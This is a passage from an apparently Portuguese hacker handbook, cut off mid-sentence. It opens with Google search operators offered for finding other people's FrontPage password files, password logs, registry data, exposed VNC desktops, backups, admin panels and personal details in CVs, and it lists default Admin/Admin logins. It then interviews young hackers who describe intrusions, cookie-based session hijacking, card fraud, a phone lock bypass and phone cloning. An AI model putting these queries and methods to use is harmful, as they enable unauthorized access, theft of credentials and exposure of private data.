Copie o comando abaixo e cole junto ao campo de busca do GOOGLE, lembrando que você mesmo poderá trocar o que é solicitado junto ao comando, por exemplo, você poderá trocar o phone por CPF, ou qualquer coisa que queira (lembrando sempre de escrever os comandos em letras minúsculas...

"phone * * *" "address *" "e-mail" intitle:"curriculum vitae"

Como conseguir uma lista de proxy? Muitas pessoas ficam perguntando isso vou dizer como conseguir certo vão ao que interressa.
Segue o códico abaixo cole no google?

+":8080" +":3128" +":80" filetype:txt

Sabe aquela página feita em Front Page. Você está louco para conseguir o login da página e senha sabe a quem agente recorrer. G O O G L E.
Segue o comando abaixo copie e cole no google.!!!!

"# -FrontPage-" inurl:service.pwd

Comandos para pegar música mp3 games etc,.....>
Aonde no .....
inurl: <nome do programa> filetype:<zip,rar,iso,bin,cue..etc>
allinurl: <nome do programa> filetype:<tipo>
pode usa-se tanto para jogos quanto para programas----------

intitle:index.of?<artista ou banda> mp3
allintile:<artista ou banda>mp3
Vocês podem usar os dois comandos para procurarem o que querem!!!!!!!!

Vocës sabem que o programa utilizado atualmente para controlar computadores remotamente é o vnc aonde o mesmo usa a porta 5800 pra controlar e como o vnc é perfeito mas nos seres humanos temos mania em sempre colocar como porta do vnc 5800 e onde agente demoraria muito tempo para achar com scanner e outros o google acha para gente!!!!!!!!
Copie e Cole o códico abaixo no google para descobrir a falha!!!!1

"VNC Desktop" inurl:5800

Os desavisados administradores de sistemas guardam seus BACKUPS...! Sim, isso mesmo! Buscando junto aos Backups poderemos achar algo que nos agrade, desde um documento até uma imagem, entre outras coisinhas...verifiquem vocês mesmos!
Copie e cole o comando abaixo:

"Index of /backup"

Para pegar registros e as preciosas informações contidas neles:
Copie cole o comando abaixo:

filetype:reg reg HKEY_CURRENT_USER username

Para pegar username e login:
Copie e Cole o comando abaixo no google:

filetype:log inurl:"password.log"

pra acha o index of backup de 1 site em particular...
www.google.com "index of backup" ou
"index of backup" www.google.com

Buscando sempre mais, aprofundarmos junto ao Google, visualizando todo o poder de

busca do mesmo, fora criado em 15/06/2005, pelo especialista Matt Payne, CISSP, um documento em PDF, conhecido como "Google Hacking 101", abordando as 101 mais novas técnicas que o Google oferece aos usuários, capacitando a uma busca abrangente, mostrando também que o "Melhor amigo do Hacker" faz jus ao que promete!
Aprenda as novas Técnicas, vale a pena conferir!

Clique Aqui Pra Ver o Documento

Para quem deseja se manter informado, apesar de que a notícia não é novíssima, segue abaixo link abordando assunto sobre o novo sistema operacional que deverá ser conhecido ainda esse ano, será lançado pelo GOOGLE, se chamará GooOS, será um sistema que todos no planeta poderão ter a sua conta criada.

Maiores detalhes em :

http://www.kottke.org/04/04/google-operating-system

Como sempre dando continuidade as inúmeras possibilidades que o Google nos proporciona, vou lhes passar uma breve dica, tendo como exemplo buscas junto a um site, o RAPIDSHARE....!

Caso queiram fazer uma busca detalhada a algum site, poderemos usar o mecanismo de BUSCA AVANÇADA DO GOOGLE

Como sempre dando continuidade as inúmeras possibilidades que o Google nos proporciona, vou lhes passar uma breve dica, tendo como exemplo buscas junto a um site, o RAPIDSHARE....!

http://www.google.co.in/advanced_search?hl=en

Depois de abrir a Busca Avançada do Google, precisaremos apenas especificar dois pequenos detalhes para que façamos então a busca a fundo junto ao RAPIDSHARE, claro que você poderá também fazer isso com qualquer outro site de hospedagem de arquivos (megaupload, yoursendit, etc), vamos aos campos a serem preenchidos...

No campo "with at least one of the words" escreva as extensões dos arquivos que você deseja buscar, por exemplo: rar zip exe

No campo "Domain |Only |Don't return results from the site or domain" escreva o local onde deseja buscar, no caso o site rapidshare.de

Agora é clicar em GOOGLE SEARCH e visualizar os resultados, lembrando que você poderá mudar as extensões de arquivos que deseja buscar!

Fonte..Neoteam.
Principais Autores: Neo

intitle:"TOPdesk ApplicationServer"
Usando Admin/Admin

--> **"set up the administrator user" inurl:pivot**
Criando conta de administrador no servidor PIVOT

--> **intitle:CMailServer Webmail 5.2**
Adicionando estas: /cmailserver/signup.asp
/mail/signup.asp
/signup.asp

Para melhores entradas...
Cliente de WebMail...
Vulnerabilidades do mesmo... (preguiça de traduzir.. se virem)
1. Buffer overflow in CMailCOM.dll's attachment download method may allow arbitrary code execution.
2. SQL Injection in fdelmail.asp allows deleting of other users' mail metadata.
3. SQL Injection in addressc.asp allows deleting of other users' email address contacts.
4. XSS vulnerability in admin.asp when displaying users' personal info.

--> **intitle:"Gateway Configuration Menu"**
Oracle Portal Database Access Descriptors (DADs), geralmente protegido por senha... mas alguns nao... embora não haja mais...

--> **intitle:osCommerce inurl:admin intext:"redistributable under the GNU" intext:"Online Catalog" -demo -site:oscommerce.com**
Admin em sites de OS commerce !

23.7.referências bibliográficas

www.neoteam.com.br Portal da Segurança da Informação por: Neosecurity

www.securityunderground.com Portal de Segurança da Informação – Por: Maverick_JPA

Plug Fórum

Fórum Darkess www.darkess.com.br
Fórum Mundo Hacker www.mundohacker.com.br

Editado Por: Smith

CAPITULO 14

Hackers Secrets And Confessions

24.introdução

Nesse capitulo, abordarei algumas dicas e Experiências de Jovens Adolecentes, que entraram para esse mundo no qual muitos tantos desejam, o MUNDO DOS HACKERS. Nos daram dicas de como se proteger e terem seus computadores protegidos dos crackers, falaram também sobre suas experências e algumas coisas que fizeram de interessante nesses últimos Meses ou anos.

24.1.dicas de segurança no ciber espaço

Nas experiências a seguir, apenas citarei o Nick dos participantes, não sendo possível assim maiores detalhes pessoais.

Perguntado para “Security” um jovem de 19 anos, a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Securit Diz: *Segurança da informação, é um assunto bem complexo, mais este "tema/area" veio com o intuito de fornecer privacidade ao usuario comum, para que apenas certos individos tenha acesso aos seus dados ou equipamento. Com o passar do tempo a tecnologia melhora, fica mais segura, mais aprimorada,com os novos softwares e hardwares, vão surjindo um novo mundo e um novo conceito sobre informatica. Com estes novos softwares e hardwares também (infelizmente) vem muitos bug's, muitos erros de escrita (compilação) nestes programas ou drivers, fazendo assim que isso tudo que falei , seja absolutamente inrrelevante, pois um usuário mal-intencionado pode através dessas falhas ter acesso total aos seus dados em servidores de internet ou até mesmo no seu próprio computador, geralmente essas invasões são feitas por pessoas que pretendem ter acesso aos seus dados, como cartão de crédito, senhas(os Famosos Crackers) ou apenas por mera brincadeira. Para a proteção basta se manter atualizado, e por dentro das atualizações dos Softwares e Hardwares, antí-virus, Spywares e firewall.*

A minha dica para se manter protegido é, nada nem ninguém esta seguro na WEB, o que nos resta a fazer e usar o Sistema Operacional LINUX, bem mais seguro, porém complicado para algumas (ou quase todas) pessoas, mais só em utilizar ele você fica 95% mais seguro em comparação ao WINDOWS.

Perguntado para “lnas90” um jovem adolencente de 15 anos, a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Lnas90 Diz: *Bom hoje em dia a segurança na internet esta MUITO FRACA, falo isso porque sei de casos de pessoas que achavam estar super protegidas e derrepente foram invadidas. Nessa parte o que tenho a falar é que as pessoas devem tomar MUITO CUIDADO E ESTUDAR O MÁXIMO POSSIVEL SOBRE SEGURANÇA até mesmo pro seu proprio bem.*

Algumas dicas que apode ser muito importante:
1) Use um bom anti-virus, existem vários pela Internet disponíveis Gratuitamente
2)Use um bom firewall (Zone Alarm por exemplo).
4)O Navegador da Microsoft o “Internet Explorer tem muitos bugs (recomendo o firefox)
5)Mantenha sempre seus programas atualizados (isso inclui o windows)
6)Cuidado com o que você faz na internet, ao entrar em sites (principalmente em sites com conteudo pornagráficos) eles instalam certos tipos de programas chamados spywares que servem para 'acabar' com sua navegação normal na internet, eles ficam abrindo janelas em sites pornográficos.
7)Cuidado ao abrir seu emails, algumas pessoas mandam spam pra você e se você for um user desinformado acaba caindo e normalmente perdendo dinheiro (CUIDADO). Uma dica
http://idgnow.uol.com.br/AdPortalv5/adCmsDocumentShow.aspx?GUID=14ABDDEE-A0A3-4E0E-B05D-A0C931D1E60F&ChannelID=21080105
leia atentamente e instale a barra.

Perguntado para “Killokura” um jovem de 24 anos, a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Killokura Diz: *Hoje em dia o mundo virtual está cada vez mais se avançando. Digo que antigamente era uma época de video-games e por ai vai, hoje em dia são computadores em todos os lugares, lan houses lotadas de crianças e adolecentes, todos curiosos, porque disso e daquilo.*

E assim vão surgindo respostas cada vez mais avançadas, também crianças e adolecentes cada vez mais autodidatas. Fazendo com que suas experiências no mundo virtual (o hackerismo) se abrangem cada vez mais e mais; seus amigos, escolas, lan house, se tornem suas cobaias virtuais.

Essa curiosidade faz com que surgi novos "técnicos da informática", HAckers, Crackers e outros codnomes. São cada vez mais jovens e curiosos a cada dia. Digo que cada um se denomina ao conceito de Hackers, Crackers pelo sua filosofia de vida, seu conciente.

É o modo de como conquistou tudo em sua vida. Os "Técnicos da Informática" são cerca de 3%, 5% da população mundial. Muitas vezes uma pessoal se depara com seu cd-rom abrindo, " quebrado ?". Leva-se ao Técnico de hardware e ai sim que descobre vários trojans e vírus em seu micro e que sofreu uma invasão.

Muitos nem ao menos se preocupam com qualquer "bug" que venha à acontecer a seu micro.No entando cada vez mais vão surgindo tecnologias para que isto seja barrado, para que sistemas não sejam invadidos, virus não se espalhem. Mas não basta ter um anti-virus e seu sistema operacional atualizado.

Tome alguns cuidados:
Não abrir sites que não te interessem, tomar cuidado com sites pornográficos.
Não abrir e-mails de desconhecidos.
Não instalar programas sem saber oque é e para que são.
Usar um Navegar bom (Firefox).
Usar um Firewall. Uma vez um cara me disse: "Para que usar um Firewall,sendo que você não tem nada para esconder?!?!". Esquece isso, hehe.
Usar um anti-virus, agenda-lo para ele próprio faça o scan, e deixa-lo sempre atualizado.
Já falar do sistema operacional vai de cada um. Linux é sim um SO seguro e confiavél, isso é em relação aos SO da microsoft.
PC particular: Use o LANguard Network Security Scanner, faça um scanner em sua propria máquina e veja as vulnerabilidades que seu pc tenha. Clique nos links onde são mostradas suas falhas e os corrija.

Perguntado para “Kmrafa” um jovem adolecente de 15 anos,estudante,a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Kmrafa Diz: *Acho que hoje nós não estamos protegidos no mundo virtual, não que não haja segurança, mais a maioria do erros são erros bobos de administradores e usuários da internet, pois para eles a informação não é julgada importante, consequentemente acabam caindo em mãos erradas, e eles se "ferrando".*

Os hackers, ou crackers, acredito que tenham vários motivos de porque se realizar uma invasão, talver por querer fama, fazer publicidade do livro que escreveu, para mostrar que ele sabe, só para experiência própria, ou a titulo de aprendizagem, por querer roubar dados, como cartões de créditos, CPF, etc... Ou apenas por diversão, mandando aquele trojan para seu amiguinho e brincar de abrir o drive do cd-rom ou mecher o mouse, entre outras coisas inúteis, mas que são divertidas. Acredito que o melhor jeito de se proteger não é, instalando firewall e antí-virus dos mais famosos e caros, estando com todas as suas atualizações em dia, claro isso ajuda e em MUITO, mais acho que a melhor maneira de se proteger é usando a cabeça e pensar um pouco. Do que adiantaria Antivírus e Firewall se você recebe um email e clica para entrar na página clonada de um banco e inserir todos os seus dados, e mandar para o email do cracker seus dados, ou acabar auto-instalando um keylogger, ou outra ferramenta de monitoramento, que seu suíte de segurança não reconheça?.

*Se for fazer alguma coisa errada faça bem feito, e sem deixar rastros e pistas. Não acredite em milagres, principalmente na parte de hacking! Outros "milagres" acabam instalando spywares, malware, fdpware...rs... e outras coisas a mais. Não acredito que sendo 56k, poque seu IP é dinâmico e muda a cada vez que entra na internet, que não vão te achar. Não aceite extensões como *.exe, *.scr, *.jpg.exe, *.txt.src. Não passe a senha de seu jogo (Gunbound, Tíbia, Nitto, Mu,etc) para "hackers" que vão instalar cheaters na sua account, acredite tem gente que passa! Não caia na Engenharia social das mais velhas que existe, para descobrir a senha do email do seu amigo você tem que mandar a sua para um email do tipo reboot_password_recovery@hotmail.com, isso é tudo mentira. Tudo isso se resume, não acredite na maioria das coisas que você vê na internet!*

Sites que recomendo:
www.securityunderground.com (Lógico)
www.neoteam.com.br (Portal do grande Neosecurity)
www.amityvilleofficial.cjb.net (Site da Amityville)
www.amityville.host.sk (fórum que estamos começando)
www.darkers.cjb.net (Fórum Darkers, administrado pelo Darkgenênis, amigo do Shady da Amityville, e de todo mundo da aV).
www.secuirityfocus.com

aV= Amityville
NT= Neoteam
SU= Security Undergorund

Perguntado para “Angourakis” um jovem adolecente de 16 anos,estudante,a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.(Nos falará um pouco sobre celulares)

Angourakis Diz: *Bom, hoje em dia, os telefones móveis estão muito difundidos. São muito úteis para as pessoas, pois fazem ligações através de células que ficam no ar. Eles tem evoluido muito, aparelhos com todo o tipo de funções e até com WindowsPara começar, irei falar sobre cada tecnologia:*

AMPS (Advanced Mobile Phone System) - Tecnologia criada nos anos 80 que dava suporte aos celulares analógicos. Nesses celulares, a voz é enviada por ondas de rádio no mesmo formato em que as palavras são ditas. Nos celulares digitais, a transmissão também é feita por ondas de rádio, mas a voz é antes convertida em seqüências binárias, o que aumenta a segurança, diminui a possibilidade de interferência e permite o usufruto de conquistas da informática.

Nos celulares AMPS ou analógicos, não é possível enviar mensagem de texto, navegar na internet, mandar mensagens multimídia, etc.

TDMA (Time Division Multiple Access) - É a tecnologia com mais usuários aqui no Brasil, Tem cobertura em todo o país por ser a primeira tecnologia DIGITAL implantada aqui Aqui é usada pela Tim, Claro e Vivo.

Esta tecnologia está em processo de "extinção", pois apesar da cobertura superior a qualquer outra tecnologia, só permite 3 ligações por canal, e os serviços são limitados. Os melhores aparelho TDMA são Nokia 3520 e Motorola C353, que só permitem como um serviço mais "avançado" o envio de SMS (mensagens de texto), EMS (mensagens gráficas simples) e E-mails

CDMA (Code Division Multiple Access) - É a tecnologia que utiliza espalhamento espectral (Spread Spectrum) como meio de acesso para permitir que vários usuários compartilhem uma mesma banda de freqüências. Possibilita um aumento de capacidade dos sistemas celulares, permitindo a transição para a Terceira Geração (3G) tecnológica. Em termos de roaming internacional, está principalmente concentrada nos Estados Unidos. No Brasil, é adotado pela operadora Vivo.Possui no modo digital 25 camadas de segurança mais uma extra.

CDMA 1X ou 2.5 G

Evolução da tecnologia CDMA. Oferece maior velocidade na transmissão de dados, atingindo até 144 kbps, conforme estabelece a 3G. Com isso, a navegação pela Internet e transmissão de fotos, entre outros fatores, ganharam muita rapidez na telefonia móvel.

GSM (Global System for Mobile Communication) - A tecnologia GSM é um sistema digital para comunicação através de telefones celulares. Surgiu em 1991 e atualmente é utilizada por mais de 850 milhões de telefones celulares ao redor do mundo, principalmente na Europa. Atualmente, no Brasil, o sistema GSM opera sobre a banda D, que funciona na faixa de 1.800 MHz. Entre as prestadoras do serviço estão a Oi --que opera no Rio de Janeiro, Minas Gerais, Espírito Santo, Nordeste e Norte-- e a TIM --que tem concessão para oferecer serviços em São Paulo e nas regiões Sul e Centro-Oeste do país.

Outra característica do sistema GSM é que os aparelhos são habilitados com um pequeno cartão. Assim, por exemplo, o proprietário do celular pode viajar para a França ou Alemanha sem ter de trocar o número de telefone, levando apenas o cartão. Basta instalá-lo em um aparelho local --a agenda também é mantida.
Suporta até 5 ligações por canal.
Um dos aparelhos mais modernos é o Nokia 6600 que possui câmera integrada, roda o sistema Symbian 7.0, além de ter streaming de áudio e vídeo, o que possibilita assistir transmissões ao vivo da internet.

Geração 2,5 do GSM

A evolução da rede GSM permite o acesso GPRS (geração 2,5 do padrão GSM), que aumenta a velocidade de transmissão de dados por celulares. Essa tecnologia permite a transmissão de dados em pacotes, tornando-a mais veloz. Sem o GPRS, o acesso é bastante lento: apenas 9,6 Kbps (uma linha telefônica fixa atinge 53 Kbps).

Com o GPRS, a velocidade máxima sobe para 171 Kbps, teoricamente, facilitando a navegação na rede. Na prática, o resultado costuma ser bastante inferior: a TIM, por exemplo, promete acesso GPRS limitado a 45 Kbps.

A diferença existe porque, para alcançar mais velocidade, a operadora precisaria conceder mais canais de transmissão (timeslots) a cada telefone, limitando a quantidade máxima de usuários.

UMTS ou WCDMA ou 3GSM - É a terceira geração do GSM, oferecendo serviços ainda mais avançados e aparelhos mais modernos
Ainda não utilizada no Brasil, somente em alguns países como por exemplo o Japão. Em Agosto serão leiloadas as licensas para o 3G aqui no Brasil, assim sendo a Vivo poderá utilizar esta tecnologia
Apesar do nome (WCDMA), ele não tem nada a ver com o CDMA, a não ser que ambos utilizam a mesma interface aérea, de resto são totalmente incompatíveis.

Clonagem

Hoje, com a sobrevivência do modo analógico, as clonagens são cada vez mais frequentes
Quando se tem um aparelho CDMA ou TDMA e sai da área de cobertura, é perdida a proteção desses sistemas digitais, além de possibilidade de interferências entre muitas outras desvantagens.

A pessoa que vai clonar, usa um aparelho na mesma frequência do celular, e ai pega suas informações, como ESN (Eletronic Serial Number) e o número, reconfigurando isso em outro aparelho e clonando-o
Há também uma outra forma de clonagem. Quando se deixa, por exemplo, o celular em alguma assistência técnica não confiável, você pode ser clonado. O "técnico" pega seu ESN e com o cabo, o coloca em outro aparelho, além de configurar seu número no outro aparelho também, e assim o seu aparelho estará clonado
A maior dor de cabeça é quando se usa uma linha pós paga, pois ai o clonador usa sua linha, e no final do mês que se descobre quando vem aquela conta imensa.Para se evitar, reconfigure o aparelho para operar em modo Somente Digital

BUGS, Falhas de Segurança, e códigos.

Bom, muitas vezes nós ouvimos bugs e/ou falhas de segurança quando se trata de computador, mas isso ocorre muito em celulares, principalmente os cheio de recursos.
O Nokia 2280 por exemplo, é um exemplo de celular que possui bugs, e um deles é um gravíssimo de segurança:

Primeiramente o bloqueio dele (quando vc liga o cel ele pede o código de bloqueio) deve estar ativo Desligue o celular, e religue-o, mas já quando acender a luz dele (não espere aparecer VIVO, é quando acender a luz) fique apertando rápido e umas 30 vezes a tecla vermelha, de encerrar chamadas (é pra apertar várias vezes, se não nm funciona)
*Ai a mensagem Bloqueado vai estar mas experimente apertar o botão menu, ehehe, o menu aparece, a agenda e td mais Só não é permitido fazer ligação e acessar os códigos *3001#12345# e *#639# ou *#6392#*

Para voltar ao normal, só desligar o celular e religá-lo normalmente

Códigos

Aqui vai alguns códigos e uma dica sobre um menu secreto:

CDMA e TDMA

**3001#12345# (configurações gerais)*
**#639# ou *#6392# (para NAM 2) (programação de um novo número)*
**#837# ou *#ver# (Ver versão de software)*
**#7780# (Restaurar configurações originais)*

GSM

**#06# (Ver IMEI)*
**#92702689# (Algumas informações importantes)*

Dica do menu:

E pra quem não sabe, no Nokia 2280 (como em muitos outros) há o menu (dizem que só técnicos podem habilitá-lo, senão se perder a garantia q mentira) Net Monitor ou em alguns casos Field Test
*Para habilitá-lo entre em *3001#12345# e vá até a opção Field Test*
Entre nela e coloque Enabled
Ai desligue e religue o celular
Entre no menu e veja o Menu Net Monitor
Agora, se você entrar nele, vai pensar, nm tem nada de especial nesse menu, só tem um números e nada mais Pois é, eu tb pensava assim, até que descobri o código dele, que é 3101

Digite e você vai ver um monte de informações na tela
Mostra as configurações dos canais, o número, a intensidade do sinal precisa (em 3101 há números ocilando, aquilo é a intensidade do sinal)

EX: IDLE 242 SC
152 1F
-60 -72
0 0 0

Esse -60 e -72 mostra a intensidade so sinal
Quanto menor o -60 tiver, melhor o sinal, quanto maior o -72 tiver melhor o sinal tb
Quanto maior o -60, pior o sinal, quanto menor o -72 pior o sinal
Só nm lembro o limite desses números, mas é isso ai

Bom, ai vc me pergunta, e agora como desabilito essas informações sem desabilitar o menu?
Simples, entre no menu Net Monitor (menu 11) e digite 0000 e de ok
Ai as informações desaparecem
*E pra desabilitar o menu, é simples tb, só digitar *3001#12345#, ir em Field Test, coloque disabled e desligue e ligue o celular, o menu sumiu*

Esses códigos e dicas são para celulares da marca NokiaMuitos funcionam em vários aparelhos, e não só em um específico.

Perguntado para "Maverick_JPA" um jovem de 22 anos,analista de sistemas,a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Maverick_JPA Diz: *Invasões acontecem devido a falhas, geralmente no código do sistema, ou na configuração do mesmo, conhecendo o sistema pode-se fazer um estudo em cima do mesmo pesquisando por vulnerabilidades.*
Para se proteger, devemos ter em mente um sistema bem configurado, pensando na configuração sobre o que pode estar vulneravel e tendo uma politica de segurança que englobe meios fisicos e virtuais, alem do treinamento de pessoas contra engenharia social.
Como dito anteriormente, tenha em mente uma boa politica de segurança e boas proteções atualizadas (tanto fisicas como virtuais e pessoais, caso de mais de uma pessoa usando o micro com dados sigilosos).

Perguntado para "Souzadc" um jovem de 26 anos,analista de sistemas,a respeito da segurança da Informação, infomática em geral e segurança no ciber Espaço ele nos diz o seguinte.

Souzadc Diz: *Hoje em dia a segurança esta ligada diretamente aos administradores.*
Muitas pessoas gostam de dizer que o Linux é melhor que o windows e vice-versa, mais a

verdade é que tanto o Windows quanto o Linux só terão brechas de segurança a depender do administrador. Existe um sistema que seja melhor para invadir? A minha resposta é não. Um Hacker não pode se limitar a um sistema, ele será capaz de invadir com o que estiver ao seu alcance. Muitas vezes não é necessário nem usar ferramentas, pois as falhas encontradas são tão grandes que o Hacker é capaz de descobrir essas falhas simplesmente analisando códigos. As invasões em geral tem um propósito. Não espere que um hacker irá ficar invadindo redes de usuários na net. Geralmente isso é feito por lammers que no caminho de aprendizado sai atirando para todos os lados. Um hacker esta sempre atualizado e em busca de novas informações e vulnerabilidades e esse é o maior motivo para encontrar brechas em sistemas. Hoje muitas atacam por diversos motivos, uns por prazer, outros pra destruir e assim sucessivamente.
Bom posso indicar o site do meu grupo. Nesse site estaremos buscar estar sempre atualizado com dicas de como se proteger de várias pragas cibernéticas e não cair em armadilhas. Uma coisa muito é importante é saber que existem muitos sites bons de segurança. Por isso nunca fiquem bitolados a uma única fonte de pesquisa. Procurem ser ecléticos e nunca tenham preguiça de ler e buscar novas informações.

www.grupo.invaders.nom.br

24.2.jovens hackers e seus comportamentos no ciber espaço

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Souzadc"?*

Souzadc Diz: *Bem hoje em dia as coisas são diferentes. Ajudo alguns usuários como posso, mais não em sentido de hackear mais no aspecto "segurança". Criei um grupo na internet junto com o Daniel (L3gion4rio) , afim de estudarmos sobre segurança e técnicas novas. Mais o interesse do grupo não é divulgar o aprendizado ensinando como se faz, mais ajudar os usuários a terem como navegar na internet com um pouco mais de segurança. Hoje os perigos são imensos e qualquer um que não tenho o mínimo de conhecimento se torna uma presa fácil. Com a experiência que tenho hoje busco contribuir em algo positivo. Muitos jovens hoje buscam criar grupos para aprenderem mais rápido e começar a invadir sites e etc. Essa não é a idéia do meu grupo (Invaders Of The Net). Já estamos juntos há algum tempo e temos projetos para criação de ferramentas que busquem a segurança pessoal do indivíduo.*

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Maverick_JPA"?*

Maverick_JPA Diz: *Atualmente, apenas para estudo, e tentar ajudar / esclarecer duvidas das pessoas ao máximo (como pode ver no forum www.securityunderground.com)*

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Angourakis"?*

Angourakis Diz: *Bom, gosto muito de computador, fico 4 horas por dia na frente dele (antes eu ficava mais e se pudesse continuaria.*
Meu trabalho de uma forma geral, e que eu gosto de dizer é de ajudar pessoas. Muitos me adicionam no msn, me mandam e-mail, etc pedindo ajuda para desbloqueio de telefones móveis, fóruns em php, além de outras coisas também.
Tudo que pego para fazer me dedico ao máximo, e quando me interesso por algum assunto, meto a cara e vou fundo, descobrindo sempre novas possibilidades.
Bom, começei a gostar desde sempre de computadores. Hoje sou técnico de informática, e faço alguns concertos em celulares também, além do desbloqueio ja dito anteriormente
Tenho prazer em ajudar as pessoas e as vezes deixo até de fazer minhas coisas pra ajudar os outros :P, mas ajudo com prazer e satisfação.
Muitos me dizem pra cobrar, e eu digo que eu já recebo, maior que dinheiro, é ver o sorriso, a satisfação, o agradecimento das pessoas.

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Kmrafa"?*

Kmrafa Diz: *Meu comportamento na Internet eu classifico como normal. Sempre vendo e-mails, teclando no MSN, vendo fóruns, e sites, principalmente de hacking que é o assunto que mais me interessa, bem coisa de jovem. E eu sabendo o quanto não é seguro a informação, por falhas bobas, não faço compras na internet, a não ser com boleto bancário ou outro método, mas desde que não seja com cartão de crédito, e recomendo o pessoal de casa e meus amigos a não fazerem também, não pois desconfiar dos administradores, de eles usarem meu dados, mas da burrice deles de deixar uma vulnerabilidade para alguém usar meu dados. É só "ficar na sua" que nada acontecerá.*

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Killokura"?*

Killokura Diz: *Vivo na internet mais em busca de informações na área de TI. Participo constantemente de foruns sobre o assunto em questão e sempre que posso ajudo alguém no que já obtive conhecimento.*
Estou sempre tirando dúvidas e tendo respostas diferentes a cada dia que passa.

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "lnas90"?*

Killokura Diz: *Bom gosto de ajudar as pessoas. No começo eu ajudava os admins, eu 'invadia' os foruns deles e mandava uma mp pra eles falando da falha e como concerta-la. Atualmente sou o 'lider' de um projeto contra pedofilia na internet.*

Smith Diz: *Como tem sido seu comportamento na Internet, seus atos no ciber Espaço? Tem ajudado alguém? "Security"?*

Security Diz: *Dentro desses 5 anos que frequento a internet (Sem parar) aprendi muita coisa e aprendo até hoje, sempre procuro ajudar os outros, e quando sobra um tempo eu me atualizo, e com isso vou aprendendo o que eu não sei ainda.*

24.3.experiências no mundo hacker

Smith Diz: *Quais sua experiências no mundo hacker "Souzadc"?*

Souzadc Diz: *Bom o que posso dizer. Já fiz muitas invasões até mesmo contra empresas conhecidas por muitos. Infelizmente não divulgarei o nome por questões pessoais e ética também. Hoje em dia os métodos para uma invasão são muitos, mais somente aqueles que conseguem ter um plano de ataque são os que conseguem sucesso e anonimato. Em um plano pode-se utilizar várias ferramentas, mais uma das mais eficientes é a engenharia Social.*
Listar falhas de segurança aqui seria desnecessário pois a cada dia que se passa novas vulnerabilidades serão descobertas. Posso indicar um site como o Securityfocus que possui uma lista imensa, sem falar outros sites espalhados na internet e que tratam de segurança.

Smith Diz: *Quais sua experiências no mundo hacker "Maverick_JPA"?*

Maverick_JPA Diz: *Tudo começou com o Back Orifice e o net bus (das antigas), ai divertido.. mas era um meio muito automatizado de se fazer e muito facil também.*
Depois com o tempo comecei a estudar e pensar sobre falhas em sistemas, e vulnerabilidades.E você vê, como pode ser interessante esse tipo de coisa,como por exemplo antrar no banco de dados de um escritório de advocacia e mandar um email avisando sobre o erro / falha, ou então so por teste (quem nao fez ?), validar um cartão em um shop online que você "por acaso" encontrou em um OS Commerce na net..
Atualmente não invado, quando o faço mando um email para o administrador do site ou deixo mensagens para ele reportando o erro.

Smith Diz: *Quais sua experiências no mundo hacker "Angourakis"?*

Angourakis Diz: *Já fiz sim uma invasão apenas.Tem um fórum que eu não gosto e eu fiquei sabendo de certas áreas privadas em que lá são comentadas diversas coisas. Fiquei curioso e invadi usando um método de cookies pelo firefox.*
Entrei e vi as coisas hilárias que tem lá, mas nunca mais fiz isso. Hoje ajudo as pessoas reportando bugs, erros, falhas de segurança, etc, mas mesmo assim ainda me interesso por isso, e gostaria de aprender mais sobre isso.

Smith Diz: *Quais sua experiências no mundo hacker "Kmrafa"?*

Kmrafa Diz: *Primeiramente gostaria de dizer que não sou hacker! Acredito que poucas pessoas realmente são, por enquanto acho que estou mais para um cracker do que hacker, apesar de estar num grupo hacker. Grupo hacker esse que fazia coisas "erradas" sendo visto como hacker, mais normal para um cracker, ou qualquer outra denominação parecida.*

Me lembro que começei a estudar hacking pois queria descobrir uma senha de email, e começei pelo nosso amigo GOOGLE. Achava vários sites "hackers", com aquelas caveiras e trojans já quando você entrava, e que não tinha conteúdo, era só coisa ultrapassada de Windows 95, e outras coisas que já haviam sido consertadas a muito tempo. Até que achei um Site/Fórum muito bom, passava horas lendo tudo aquilo, estava "devorando" todo o conteúdo que podia, madrugadas e mais madrugadas. Graças aquele fórum aprendi grande parte do que sei hoje, e lá que foi formado e quando entrei no grupo que hoje estou, no Amityville. Fiz vários amigos lá, e inimigos também, pena que acabou de uma maneira chata mais isso não vem ao caso.

Acredito que a melhor técnica que possa se ter é a Engenharia Social, pois com ela você pode fazer tudo. Se você não tiver a "lábia" não vai conseguir passar seu trojan ou keylogger para alguém, ou até só com ela descobrir senhas de várias coisas sem fazer esforço nenhum. Claro que existem outros métodos muito bons, mais esse é praticamente infalível e não tem nehuma correção ou patch de atualização para isso.

Bom vou falar sobre a maior experiênciaque eu tive, e que espero que sirva de lição para todos que estão começando. Bom, o grupo que estou atualmente, o Amityville, apesar de não se entitularmos hackers, sempre seguimos a conduta, não deletavamos nada, ou prejudicava de alguma forma ou outra, as vezes até tinhamos acesso ao painel de administrador mas acabavamos nem fazendo nada. A intenção do nosso grupo não era aparecer, e ter vários defaces, para colocar no Zone-H e ficar famoso. Mas tinha a ala que queria que fizessemos vários defaces, invasões,etc. e os que não queriam, por isso o grupo começou a se dividir, outros assuntos como carder acabavam caindo na discussão. Eu particulamente sempre fiquei ali em cima do muro, mas tendia sempre pro lado "Dark" do negócio, pro lado das invasões, defaces, etc. A gente sempre acabava invadindo um flog ou outro, um site ou outro, as vezes até sites grandes, como servidores de hospedagem de outros sites, e na maioria delas era a tal da engenharia social junto com alguma outra coisa, nosso grupo sempre foi afiado nisso. Bom a gente sempre sabia de vários exploits e vulnerabilidades, infelizmente não construíamos os nossos pq realmente não tinhamos capacidade, por isso não se auto-entitulamos hackers, ao contrários de outros que pegam um exploit pronto fazem um google hacking e se dizem hackers. Quem é dessa área com certeza deve saber de uma vulnerabilidade para o phpBB, que é 